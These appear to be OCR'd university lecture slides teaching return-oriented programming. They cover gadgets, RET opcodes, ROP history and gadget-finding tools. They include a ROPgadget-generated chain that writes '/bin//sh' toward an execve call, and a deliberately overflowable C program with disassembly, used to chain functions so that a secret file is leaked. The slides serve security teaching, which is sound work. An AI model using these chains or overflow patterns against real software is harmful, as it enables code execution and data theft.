
# ROP Gadgets

- **Definition**: (short) instruction sequeces that end with a `ret` or a `jmp`
- **Question**: Are there enough many gadgets for use?
  - Ans: Most likely yes!
    - Recall: you can ret to *anywhere* in the memory, and the CPU will try to interpret the contents there as instructions.
    - Result: just look for bytes `C3` and `CB` in your code segment.

**RET — Return From Procedure**

| Opcode* | Instruction | Op/En | 64-Bit Mode | Compat/Leg Mode | Description |
|---|---|---|---|---|---|
| C3 | RET | ZO | Valid | Valid | Near return to calling procedure. |
| CB | RET | ZO | Valid | Valid | Far return to calling procedure. |
| C2 iw | RET imm16 | I | Valid | Valid | Near return to calling procedure and pop imm16 bytes from stack. |
| CA iw | RET imm16 | I | Valid | Valid | Far return to calling procedure and pop imm16 bytes from stack. |

# The Idea of ROP



Instruction Manual

# The Idea of ROP

code bytes (gadgets)
in `.text` segment

`ret` addresses
on stack

(Overwritten)
Instruction Manual

# History of ROP

- First introduced in 2005 to work around 64-bit architectures that require parameters to be passed using registers (the "borrowed chunks" technique, by Krahmer)

- In CCS 2007, the most general ROP technique was proposed in "*The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)*", by Hovav Shacham

# The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)

Hovav Shacham*
hovav@cs.ucsd.edu

**Abstract**

We present new techniques that allow a return-into-libc attack to be mounted on x86 executables that calls *no functions at all.* Our attack combines a large number of short instruction sequences to build *gadgets* that allow arbitrary computation. We show how to discover such instruction sequences by means of static analysis. We make use, in an essential way, of the properties of the x86 instruction set.

## 1 Introduction

We present new techniques that allow a return-into-libc attack to be mounted on x86 executables that is every bit as powerful as code injection. We thus demonstrate that the widely deployed "W⊕X" defense, which rules out code injection but allows return-into-libc attacks, is much less useful than previously thought.

Attacks using our technique call no functions whatsoever. In fact, the use instruction sequences from libc that weren't placed there by the assembler. This makes our attack resilient to defenses that remove certain functions from libc or change the assembler's code generation choices.

Unlike previous attacks, ours combines a large number of short instruction sequences to build *gadgets* that allow arbitrary computation. We show how to build such gadgets using the short sequences we find in a specific distribution of GNU libc, and we conjecture that, because of the properties of the x86 instruction set, in any sufficiently large body of x86 executable code there will feature sequences that allow the construction of similar gadgets. (This claim is our *thesis*.) Our paper makes three major contributions:

Hovav Shacham

*"In any sufficiently large body of x86 executable code there will exist sufficiently many useful code sequences that an attacker* ***who controls the stack*** *will be able, by means of the return-into-libc techniques we introduce, to cause the exploited program to* ***undertake arbitrary computation****."*

# ROP Tools

- Automated tools to find gadgets and build ROP chain
  - ROPgadget (https://github.com/JonathanSalwan/ROPgadget)
  - Ropper (https://github.com/sashs/Ropper)
  - Pwntools.rop (https://github.com/Gallopsled/pwntools)

# ROP Tools

**Example**: ROPgadget for ROP chain generation

```
ROP chain generation
===========================================================

- Step 1 -- Write-what-where gadgets

        [+] Gadget found: 0x806f702 mov dword ptr [edx], ecx ; ret
        [+] Gadget found: 0x8056c2c pop edx ; ret
        [+] Gadget found: 0x8056c56 pop ecx ; pop ebx ; ret
        [-] Can't find the 'xor ecx, ecx' gadget. Try with another 'mov [r], r'

        [+] Gadget found: 0x808fe0d mov dword ptr [edx], eax ; ret
        [+] Gadget found: 0x8056c2c pop edx ; ret
        [+] Gadget found: 0x80c5126 pop eax ; ret
        [+] Gadget found: 0x80488b2 xor eax, eax ; ret

- Step 2 -- Init syscall number gadgets

        [+] Gadget found: 0x80488b2 xor eax, eax ; ret
        [+] Gadget found: 0x807030c inc eax ; ret

- Step 3 -- Init syscall arguments gadgets

        [+] Gadget found: 0x80481dd pop ebx ; ret
        [+] Gadget found: 0x8056c56 pop ecx ; pop ebx ; ret
        [+] Gadget found: 0x8056c2c pop edx ; ret

- Step 4 -- Syscall gadget

        [+] Gadget found: 0x804936d int 0x80

- Step 5 -- Build the ROP chain

        #!/usr/bin/env python2
        # execve generated by ROPgadget v5.2

        from struct import pack

        # Padding goes here
        p = ''

        p += pack('<I', 0x08056c2c) # pop edx ; ret
        p += pack('<I', 0x080f4060) # @ .data
        p += pack('<I', 0x080c5126) # pop eax ; ret
        p += '/bin'
        p += pack('<I', 0x0808fe0d) # mov dword ptr [edx], eax ; ret
        p += pack('<I', 0x08056c2c) # pop edx ; ret
        p += pack('<I', 0x080f4064) # @ .data + 4
        p += pack('<I', 0x080c5126) # pop eax ; ret
        p += '//sh'
        p += pack('<I', 0x0808fe0d) # mov dword ptr [edx], eax ; ret
        p += pack('<I', 0x08056c2c) # pop edx ; ret
        p += pack('<I', 0x080f4068) # @ .data + 8
        p += pack('<I', 0x080488b2) # xor eax, eax ; ret
        p += pack('<I', 0x0808fe0d) # mov dword ptr [edx], eax ; ret
        p += pack('<I', 0x080481dd) # pop ebx ; ret
        p += pack('<I', 0x080f4060) # @ .data
```

# Simple ROP Examples

# Simple ROP Examples

1. Chaining existing functions

# Function chaining by ROP

```
// overflowret2.c
int main() {
    char buf[16];
    read(0, buf, 128);
}
int foo() {
    return open(“/secret.txt", 0);
}
int bar() {
    int x = open(“/notsecret.txt”, 0);
    sendfile(1, x, 0, 1024);
}
```

gcc **-fno-stack-protector -no-pie** overflowret2.c -o overflowret2

# Function chaining by ROP

```
0000000000401176 <main>:
  ...... # code omitted
  401198:       e8 c3 fe ff ff          call   401060 <read@plt>
  40119d:       b8 00 00 00 00          mov    eax,0x0
  4011a2:       c9                      leave
  4011a3:       c3                      ret

00000000004011a4 <foo>:
  4011a4:       f3 0f 1e fa             endbr64
  4011a8:       55                      push   rbp
  4011a9:       48 89 e5                mov    rbp,rsp
  4011ac:       be 00 00 00 00          mov    esi,0x0
  4011b1:       48 8d 05 4c 0e 00 00    lea    rax,[rip+0xe4c]
  4011b8:       48 89 c7                mov    rdi,rax
  4011bb:       b8 00 00 00 00          mov    eax,0x0
  4011c0:       e8 bb fe ff ff          call   401080 <open@plt>
  4011c5:       5d                      pop    rbp
  4011c6:       c3                      ret

00000000004011c7 <bar>:
  ...... # code omitted
  4011e7:       e8 94 fe ff ff          call   401080 <open@plt>
  4011ec:       89 45 fc                mov    DWORD PTR [rbp-0x4],eax
  4011ef:       8b 45 fc                mov    eax,DWORD PTR [rbp-0x4]
  4011f2:       b9 00 04 00 00          mov    ecx,0x400
  4011f7:       ba 00 00 00 00          mov    edx,0x0
  4011fc:       89 c6                   mov    esi,eax
  4011fe:       bf 01 00 00 00          mov    edi,0x1
  401203:       b8 00 00 00 00          mov    eax,0x0
  401208:       e8 63 fe ff ff          call   401070 <sendfile@plt>
  40120d:       90                      nop
  40120e:       c9                      leave
  40120f:       c3                      ret
```

Starting point: provide input to overflow the stack

Gadget 1: `ret` into `foo()` from `main()` to open the `./secret.txt` file


Note: the file descriptor returned by `open()` is stored in `rax`

Gadget 2: `ret` into the middle of `bar()` from `foo()` to send the secret to stdin

This sets the input file descriptor to `sendfile()`; Luckily, the `secret.txt` file descriptor is already saved in `rax` by `foo()`, so no argument passing needed here.


# Function chaining by ROP

```
0000000000401176 <main>:
  ...... # code omitted
  401198:       e8 c3 fe ff ff          call   401060 <read@plt>
  40119d:       b8 00 00 00 00          mov    eax,0x0
  4011a2:       c9                      leave
  4011a3:       c3                      ret

00000000004011a4 <foo>:
  4011a4:       f3 0f 1e fa             endbr64
  4011a8:       55                      push   rbp
  4011a9:       48 89 e5                mov    rbp,rsp
  4011ac:       be 00 00 00 00          mov    esi,0x0
  4011b1:       48 8d 05 4c 0e 00 00    lea    rax,[rip+0xe4c]
  4011b8:       48 89 c7                mov    rdi,rax
  4011bb:       b8 00 00 00 00          mov    eax,0x0
  4011c0:       e8 bb fe ff ff          call   401080 <open@plt>
  4011c5:       5d                      pop    rbp
  4011c6:       c3                      ret

00000000004011c7 <bar>:
  ...... # code omitted
  4011e7:       e8 94 fe ff ff          call   401080 <open@plt>
  4011ec:       89 45 fc                mov    DWORD PTR [rbp-0x4],eax
  4011ef:       8b 45 fc                mov    eax,DWORD PTR [rbp-0x4]
  4011f2:       b9 00 04 00 00          mov    ecx,0x400
  4011f7:       ba 00 00 00 00          mov    edx,0x0
  4011fc:       89 c6                   mov    esi,eax
  4011fe:       bf 01 00 00 00          mov    edi,0x1
  401203:       b8 00 00 00 00          mov    eax,0x0
  401208:       e8 63 fe ff ff          call   401070 <sendfile@plt>
  40120d:       90                      nop
  40120e:       c9                      leave
  40120f:       c3                      ret
```




# Function chaining by ROP

```
0000000000401176 <main>:
  ...... # code omitted
  401198:       e8 c3 fe ff ff          call   401060 <read@plt>
  40119d:       b8 00 00 00 00          mov    eax,0x0
  4011a2:       c9                      leave
  4011a3:       c3                      ret

00000000004011a4 <foo>:
  4011a4:       f3 0f 1e fa             endbr64
  4011a8:       55                      push   rbp
  4011a9:       48 89 e5                mov    rbp,rsp
  4011ac:       be 00 00 00 00          mov    esi,0x0
  4011b1:       48 8d 05 4c 0e 00 00    lea    rax,[rip+0xe4c]
  4011b8:       48 89 c7                mov    rdi,rax
  4011bb:       b8 00 00 00 00          mov    eax,0x0
  4011c0:       e8 bb fe ff ff          call   401080 <open@plt>
  4011c5:       5d                      pop    rbp
  4011c6:       c3                      ret

00000000004011c7 <bar>:
  ...... # code omitted
  4011e7:       e8 94 fe ff ff          call   401080 <open@plt>
  4011ec:       89 45 fc                mov    DWORD PTR [rbp-0x4],eax
  4011ef:       8b 45 fc                mov    eax,DWORD PTR [rbp-0x4]
  4011f2:       b9 00 04 00 00          mov    ecx,0x400
  4011f7:       ba 00 00 00 00          mov    edx,0x0
  4011fc:       89 c6                   mov    esi,eax
  4011fe:       bf 01 00 00 00          mov    edi,0x1
  401203:       b8 00 00 00 00          mov    eax,0x0
  401208:       e8 63 fe ff ff          call   401070 <sendfile@plt>
  40120d:       90                      nop
  40120e:       c9                      leave
  40120f:       c3                      ret
```




# Function chaining by ROP

```
0000000000401176 <main>:
  ...... # code omitted
  401198:       e8 c3 fe ff ff          call   401060 <read@plt>
  40119d:       b8 00 00 00 00          mov    eax,0x0
  4011a2:       c9                      leave
  4011a3:       c3                      ret

00000000004011a4 <foo>:
  4011a4:       f3 0f 1e fa             endbr64
  4011a8:       55                      push   rbp
  4011a9:       48 89 e5                mov    rbp,rsp
  4011ac:       be 00 00 00 00          mov    esi,0x0
  4011b1:       48 8d 05 4c 0e 00 00    lea    rax,[rip+0xe4c]
  4011b8:       48 89 c7                mov    rdi,rax
  4011bb:       b8 00 00 00 00          mov    eax,0x0
  4011c0:       e8 bb fe ff ff          call   401080 <open@plt>
  4011c5:       5d                      pop    rbp
  4011c6:       c3                      ret

00000000004011c7 <bar>:
  ...... # code omitted
  4011e7:       e8 94 fe ff ff          call   401080 <open@plt>
  4011ec:       89 45 fc                mov    DWORD PTR [rbp-0x4],eax
  4011ef:       8b 45 fc                mov    eax,DWORD PTR [rbp-0x4]
  4011f2:       b9 00 04 00 00          mov    ecx,0x400
  4011f7:       ba 00 00 00 00          mov    edx,0x0
  4011fc:       89 c6                   mov    esi,eax
  4011fe:       bf 01 00 00 00          mov    edi,0x1
  401203:       b8 00 00 00 00          mov    eax,0x0
  401208:       e8 63 fe ff ff          call   401070 <sendfile@plt>
  40120d:       90                      nop
  40120e:       c9                      leave
  40120f:       c3                      ret
```



